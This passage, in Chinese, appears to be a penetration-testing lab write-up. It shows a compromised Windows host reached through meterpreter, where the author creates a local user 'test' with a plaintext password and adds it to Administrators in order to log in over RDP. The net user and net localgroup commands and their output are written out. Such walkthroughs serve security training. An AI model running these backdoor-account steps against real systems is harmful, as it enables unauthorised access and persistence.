
但不幸的是，提示alice 账户没有权限：



Logon Message

You do not have access to logon to this Session.

回到 meterpreter ，使用命令 `net user alice` 查看账户信息，可以看到 alice 用户属于 users 组，确实没有 RDP 的权限：




```
C:\WINDOWS\system32>net user alice
net user alice
User name                    alice
Full Name                    alice
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/2/2016 8:29 AM
Password expires             Never
Password changeable          6/2/2016 8:29 AM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/7/2020 11:04 AM

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```

所以尝试将 alice 添加到管理员账户，但是失败——提示用户不存在，发现 alice 是域用户。

那可以在本地添加用户 test/Zhc456654;，并添加到管理员组别，命令如下图所示：

```
# 创建用户
net user test Zhc456654; /add
```



```
C:\WINDOWS\system32>net user
net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            alice                    Guest
HelpAssistant            SUPPORT_388945a0
The command completed with one or more errors.

C:\WINDOWS\system32>net user test Zhc456654; /add
net user test Zhc456654; /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators test /add
net localgroup administrators test /add
The command completed successfully.

C:\WINDOWS\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain thinc.local.

The user name could not be found.

More help is available by typing NET HELPMSG 2221.
```

然后就可以使用 test 账户登录远程桌面了。

以上演示了如何拿下 Windows 主机、并获取账户密码，最后登陆远程桌面的过程。